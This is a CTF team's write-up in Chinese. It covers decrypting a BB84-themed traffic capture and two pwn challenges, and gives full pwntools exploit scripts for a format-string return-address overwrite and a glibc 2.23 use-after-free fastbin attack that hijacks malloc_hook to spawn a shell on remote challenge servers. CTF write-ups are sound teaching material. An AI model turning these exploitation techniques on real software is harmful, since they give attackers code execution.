Initialization战队 WriteUp

排名

战队名称：第33名

解题思路

MISC

BB84

查看流量包：SEED:123456789

XOR_KEY:8660ace90c0352f3

基向量序列：x++x+x+xx++x+xxxxx++x+xxxxxx++x+

所有加密数据都有共同的前缀 e917c4957e

先可以用tshark把数据提取出来，方便后续使用：

```
tshark -r ./bb84_attack.pcapng -T fields -e tcp.stream -e data.data > ./tcp_streams.txt
```

1、明文传输的 XOR_KEY (8660ace90c0352f3) 对加密数据进行 XOR 解密

2、解密后发现所有流都有共同前缀 owh|r，某种变换的 flag{

通过分析 `flag{` 到 `owh|r` 的变换：

原字符	变换后	差值	XOR 值
f	o	9	9
l	w	11	27
a	h	7	9
g	|	21	27
{	r	-9	9

发现规律：**交替使用 XOR 9 和 XOR 27**

3、实现交替 XOR 解密函数

脚本：

```
#!/usr/bin/env python3
"""
BB84 协议流量包分析和解密脚本
```

```python
该脚本用于分析基于 BB84 协议的量子密钥分发系统的流量包，
识别实现中的安全漏洞，并恢复加密密钥以解密机密数据。
"""

import sys

def analyze_bb84_pcap(pcap_file):
    """
    分析 BB84 协议流量包并解密数据

    参数:
        pcap_file: 流量包文件路径

    返回:
        真实的 flag
    """

    # 步骤 1: 读取流量包数据（假设已经用 tshark 提取）
    print("=" * 60)
    print("BB84 协议流量包分析工具")
    print("=" * 60)

    with open('./tcp_streams.txt', 'r') as f:
        lines = f.readlines()

    # 解析数据
    data = {}
    for line in lines:
        parts = line.strip().split('\t')
        if len(parts) == 2:
            stream_id = int(parts[0])
            hex_data = parts[1]
            data[stream_id] = {'hex': hex_data, 'bytes': bytes.fromhex(hex_data)}

    print(f"\n[+] 共发现 {len(data)} 个 TCP 流")

    # 步骤 2: 提取关键参数
    print("\n[*] 提取协议参数...")

    # Stream 0: SEED
    seed_str = bytes.fromhex(data[0]['hex']).decode('utf-8')
    seed = int(seed_str.split("SEED:")[1])
    print(f"  [!] 发现明文传输的种子: {seed}")

    # Stream 1: XOR_KEY
    xor_key_str = bytes.fromhex(data[1]['hex']).decode('utf-8')
    xor_key_hex = xor_key_str.split("XOR_KEY:")[1]
    xor_key = bytes.fromhex(xor_key_hex)
    print(f"  [!] 发现明文传输的 XOR 密钥: {xor_key_hex}")

    # Stream 2: 基向量序列
    bases_str = bytes.fromhex(data[2]['hex']).decode('utf-8')
```

```
    print(f"  [!] 发现明文传输的基向量序列: {bases_str}")
    print(f"      长度: {len(bases_str)} 位")

    # 步骤 3: 漏洞分析
    print("\n[*] 安全漏洞分析:")
    print("  [!] 漏洞 1: 随机数种子明文传输")
    print("      影响: 攻击者可以重现所有随机数生成过程")
    print("  [!] 漏洞 2: XOR 密钥明文传输")
    print("      影响: 攻击者可以直接获取加密密钥")
    print("  [!] 漏洞 3: 测量基向量明文传输")
    print("      影响: 违反 BB84 协议的安全性假设")
    print("  [!] 漏洞 4: 未使用量子信道，完全基于经典通信")
    print("      影响: 失去量子密钥分发的所有安全优势")

    # 步骤 4: 解密数据
    print("\n[*] 开始解密数据...")

    def alternate_xor(text, xor1, xor2):
        """交替 XOR 解密"""
        result = []
        for i, c in enumerate(text):
            if i % 2 == 0:
                result.append(chr(ord(c) ^ xor1))
            else:
                result.append(chr(ord(c) ^ xor2))
        return ''.join(result)

    # 解密所有流
    real_flags = []
    fake_flags = []

    for stream_id in sorted(data.keys()):
        if stream_id >= 3:
            enc_data = data[stream_id]['bytes']

            # 第一步: 使用 XOR_KEY 解密
            dec_step1 = bytes([enc_data[j] ^ xor_key[j % len(xor_key)] for j in
range(len(enc_data))])
            dec_str = dec_step1.decode('ascii', errors='ignore')

            # 第二步: 交替 XOR (9, 27) 解密
            # 这是通过分析 "flag{" -> "owh|r" 的变换发现的
            dec_step2 = alternate_xor(dec_str, 9, 27)

            if 'flag{' in dec_step2:
                if 'fake flag' in dec_step2.lower():
                    fake_flags.append((stream_id, dec_step2))
                else:
                    real_flags.append((stream_id, dec_step2))

    print(f"  [+] 发现 {len(fake_flags)} 个假 flag")
    print(f"  [+] 发现 {len(real_flags)} 个真实 flag")
```

```python
    # 步骤 5: 输出结果
    print("\n" + "=" * 60)
    print("解密结果")
    print("=" * 60)

    if real_flags:
        for stream_id, flag in real_flags:
            print(f"\n[SUCCESS] 在 Stream {stream_id} 中找到真实 flag:")
            print(f"  {flag}")
            return flag
    else:
        print("\n[ERROR] 未找到真实 flag")
        return None

def main():
    """主函数"""
    flag = analyze_bb84_pcap('./bb84_attack.pcapng')

    if flag:
        print("\n" + "=" * 60)
        print("解题总结")
        print("=" * 60)
        print("\n该 BB84 协议实现存在严重的安全漏洞:")
        print("1. 所有关键参数（种子、密钥、基向量）都以明文传输")
        print("2. 加密采用简单的 XOR + 交替 XOR 方案，易被破解")
        print("3. 未使用真正的量子信道，失去量子密钥分发的安全性")
        print("\n攻击方法:")
        print("1. 从流量包中提取明文传输的 XOR_KEY")
        print("2. 使用 XOR_KEY 对加密数据进行第一步解密")
        print("3. 分析解密结果，发现需要交替 XOR (9, 27) 进行第二步解密")
        print("4. 在所有解密的流中寻找真实 flag（非 fake flag）")
        print("\n" + "=" * 60)

if __name__ == '__main__':
    main()
```

```
/mnt/c/Users/hp/Downloads/bb84_attack ❯ python3 ./exp.py
==========================
BB84 协议流量包分析工具
================================================================

[+] 共发现 99 个 TCP 流

[*] 提取协议参数...
  [!] 发现明文传输的种子: 123456789
  [!] 发现明文传输的 XOR 密钥: 8660ace90c0352f3
  [!] 发现明文传输的基向量序列: x++x+x+xx++x+xxxxx++x+xxxxxx++x+
      长度: 32 位

[*] 安全漏洞分析:
  [!] 漏洞 1: 随机数种子明文传输
      影响: 攻击者可以重现所有随机数生成过程
  [!] 漏洞 2: XOR 密钥明文传输
      影响: 攻击者可以直接获取加密密钥
  [!] 漏洞 3: 测量基向量明文传输
      影响: 违反 BB84 协议的安全性假设
  [!] 漏洞 4: 未使用量子信道, 完全基于经典通信
      影响: 失去量子密钥分发的所有安全优势

[*] 开始解密数据...
  [+] 发现 95 个假 flag
  [+] 发现 1 个真实 flag

================================================================
解密结果
================================================================

[SUCCESS] 在 Stream 98 中找到真实 flag:
  flag{9175782b167d00375b412a8dbd1df763}
```

PWN

我最好的初代同事

简单的格式化字符串漏洞，一开始进去调用一个test_human，我们只要用pwntools读取随机出的数字并自己加好发回去就能通过，重复5次。

```
1 unsigned __int64 test_human()
2 {
3   unsigned int v0; // eax
4   int v2; // [rsp+Ch] [rbp-14h] BYREF
5   unsigned int v3; // [rsp+10h] [rbp-10h]
6   unsigned int v4; // [rsp+14h] [rbp-Ch]
7   unsigned __int64 v5; // [rsp+18h] [rbp-8h]
8
9   v5 = __readfsqword(0x28u);
10  v0 = time(0LL);
11  srand(v0);
12  v3 = rand() % 100;
13  v4 = rand() % 100;
14  printf("what's %d add %d\n", v3, v4);
15  __isoc99_scanf("%d", &v2);
16  if ( v4 + v3 != v2 )
17  {
18    puts("You are not humam");
19    exit(233333);
20  }
21  return __readfsqword(0x28u) ^ v5;
22 }
```

关注到程序内部有内置的backdoor，那么我们之后只用劫持程序执行流到这个函数即可（注意栈对齐，得返回到0x14D4这里跳过一个push）

```
unction name
_srand
_time
_setvbuf
___isoc99_scanf
_exit
_rand
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
talk_with_god
test_human
welcome
game
success
main
__libc_csu_init
__libc_csu_fini
_term_proc
puts
__stack_chk_fail
system
printf
read
__libc_start_main
srand
time
setvbuf
__isoc99_scanf
```

```
.text:00000000000014CF
.text:00000000000014CF ; =============== S U B R O U T I N E =======================================
.text:00000000000014CF
.text:00000000000014CF ; Attributes: bp-based frame
.text:00000000000014CF
.text:00000000000014CF ; int success()
.text:00000000000014CF                 public success
.text:00000000000014CF success         proc near
.text:00000000000014CF ; __unwind {
.text:00000000000014CF                 endbr64
.text:00000000000014D3                 push    rbp
.text:00000000000014D4                 mov     rbp, rsp
.text:00000000000014D7                 lea     rdi, aIsItFunHahaha ; "Is it fun?Hahaha!!!"
.text:00000000000014DE                 call    _puts
.text:00000000000014E3                 lea     rdi, command    ; "/bin/sh"
.text:00000000000014EA                 call    _system
.text:00000000000014EF                 nop
.text:00000000000014F0                 pop     rbp
.text:00000000000014F1                 retn
.text:00000000000014F1 ; } // starts at 14CF
.text:00000000000014F1 success         endp
.text:00000000000014F1
.text:00000000000014F2
.text:00000000000014F2 ; =============== S U B R O U T I N E =======================================
```

game函数是一个menu套壳，核心逻辑再talk_with_god里

```
unsigned __int64 game()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

主要漏洞就是一个可以最多触发3次的格式化字符串漏洞，但每次输入不能超过16字节，这实际上我们就不能在栈上写一个8字节的指向返回地址的指针，然后用%x$hn来改低2字节返回到backdoor，因为这样payload太长了，所以我们还是得用非栈上格式化字符串漏洞利用的思路，第一次先打印出libc相关地址算出基地址，第二次去写靠近栈的指向程序名的那个链条，最后写靠近kernel的指向程序名的链条，然后就可以分批改到返回地址的低两个字节。

```
unsigned __int64 talk_with_god()
{
  __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

通过动态分析可以知道是利用偏移21和偏移49处的链条进行利用。

exp：

```python
from pwn import *
context(arch="amd64",log_level="debug")
context.terminal=["cmd.exe","/c", "start", "cmd.exe", "/c", "wsl.exe", "-e"]

# p = process("./fmt")
p = remote("113.201.14.253",46763)
shell = 0x14D4
def solve():
    for i in range(5):
        p.recvuntil("what's ")
        number1 = int(p.recvuntil(" "))
        print(number1)
        p.recvuntil("add ")
        number2 = int(p.recvline())
        print(number2)
        print("send:",str(number1+number2).encode())
        p.sendline(str(number1+number2).encode())

solve()

def exploit(payload):
    p.sendlineafter("[2]leave",b"1")
    p.sendlineafter("Input:",payload)

payload = b"%11$p.%10$p."         #11:main  10:stack   6:offset  21->49
exploit(payload)
p.recvuntil("Your input:")
base = int(p.recvuntil(b".")[:-1],16) - 0x14ab
stack = int(p.recvuntil(b".")[:-1],16)
target = stack + 8
shell_addr = base + shell

log.success(f"base: {hex(base)}")
log.success(f"stack: {hex(stack)}")

part1 = target & 0xffff
payload = f"%{part1}c%21$hn"
exploit(payload)

# gdb.attach(p)
part2 = shell_addr & 0xffff
payload = f"%{part2}c%49$hn"
exploit(payload)


p.interactive()
```


我不吃牛肉

```
/mnt/c/Users/hp/Downloads/归档 ❯ strings libc.so.6| grep 'GNU'
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
        GNU Libidn by Simon Josefsson
/mnt/c/Users/hp/Downloads/归档 ❯ one_gadget dump ./libc.so.6
0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL || {[rsp+0x30], [rsp+0x38], [rsp+0x40], [rsp+0x48], ...} is a valid argv

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...} is a valid argv

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
/mnt/c/Users/hp/Downloads/归档 ❯
```

非常简单的堆上的菜单题，4个功能增删改查齐全，free里就是一个裸的UAF糊脸，其它功能也完全没有进行检测。唯一的难点是这个glibc版本为2.23非常低，此时一般使用fastbin attack，基本只能伪造chunk到malloc_hook-0x23处然后写malloc_hook为one gadget，很可惜one gadget不能直接用了打通。那我们就只能利用realloc_hook对栈布局进行一定调整，通过跳过前面几个push来压低rsp，从而最后使ogg的条件满足。



那么一开始先释放一个较大的堆块进unsortedbin然后show泄露libc相关地址算基址，然后正常走fastbinattack就行。

exp：

```python
from pwn import *
context(arch="amd64",log_level="debug")
context.terminal=["cmd.exe","/c", "start", "cmd.exe", "/c", "wsl.exe", "-e"]

# p = process("./pwn")
p = remote("113.201.14.253",38345)
libc = ELF("./libc.so.6")
def add(idx,size):
    p.sendlineafter("choice:","8")
    p.sendlineafter("index:",str(idx))
    p.sendlineafter("size:",str(size))

def delete(idx):
    p.sendlineafter("choice:","4")
    p.sendlineafter("index:",str(idx))

def show(idx):
```

```python
    p.sendlineafter("choice:","0")
    p.sendlineafter("index:",str(idx))

def edit(idx,len,content):
    p.sendlineafter("choice:","2")
    p.sendlineafter("index:",str(idx))
    p.sendlineafter("length:",str(len))
    p.sendafter("content:",content)


add(0,0x80)  #0
add(1,0x60)  #1
delete(0)
show(0)
libc_base = u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x3c4b78
log.success(f"libc_base: {hex(libc_base)}")
free_hook = libc_base + libc.symbols['__free_hook']
malloc_hook = libc_base + libc.symbols['__malloc_hook']
realloc_hook = libc_base + libc.symbols['__libc_realloc']
system    = libc_base + libc.symbols['system']
oggs = [0x4527a,0xf03a4,0xf1247]
ogg = libc_base + oggs[0]
add(0,0x80)
add(2,0x60)
delete(1)
edit(1,8,p64(malloc_hook-0x23))
add(3,0x60)


add(4,0x60)
payload = b"A"*0xb + p64(ogg) + p64(realloc_hook+6)
edit(4,0x13+8,payload)
# gdb.attach(p)
add(5,0x30)
p.interactive()
```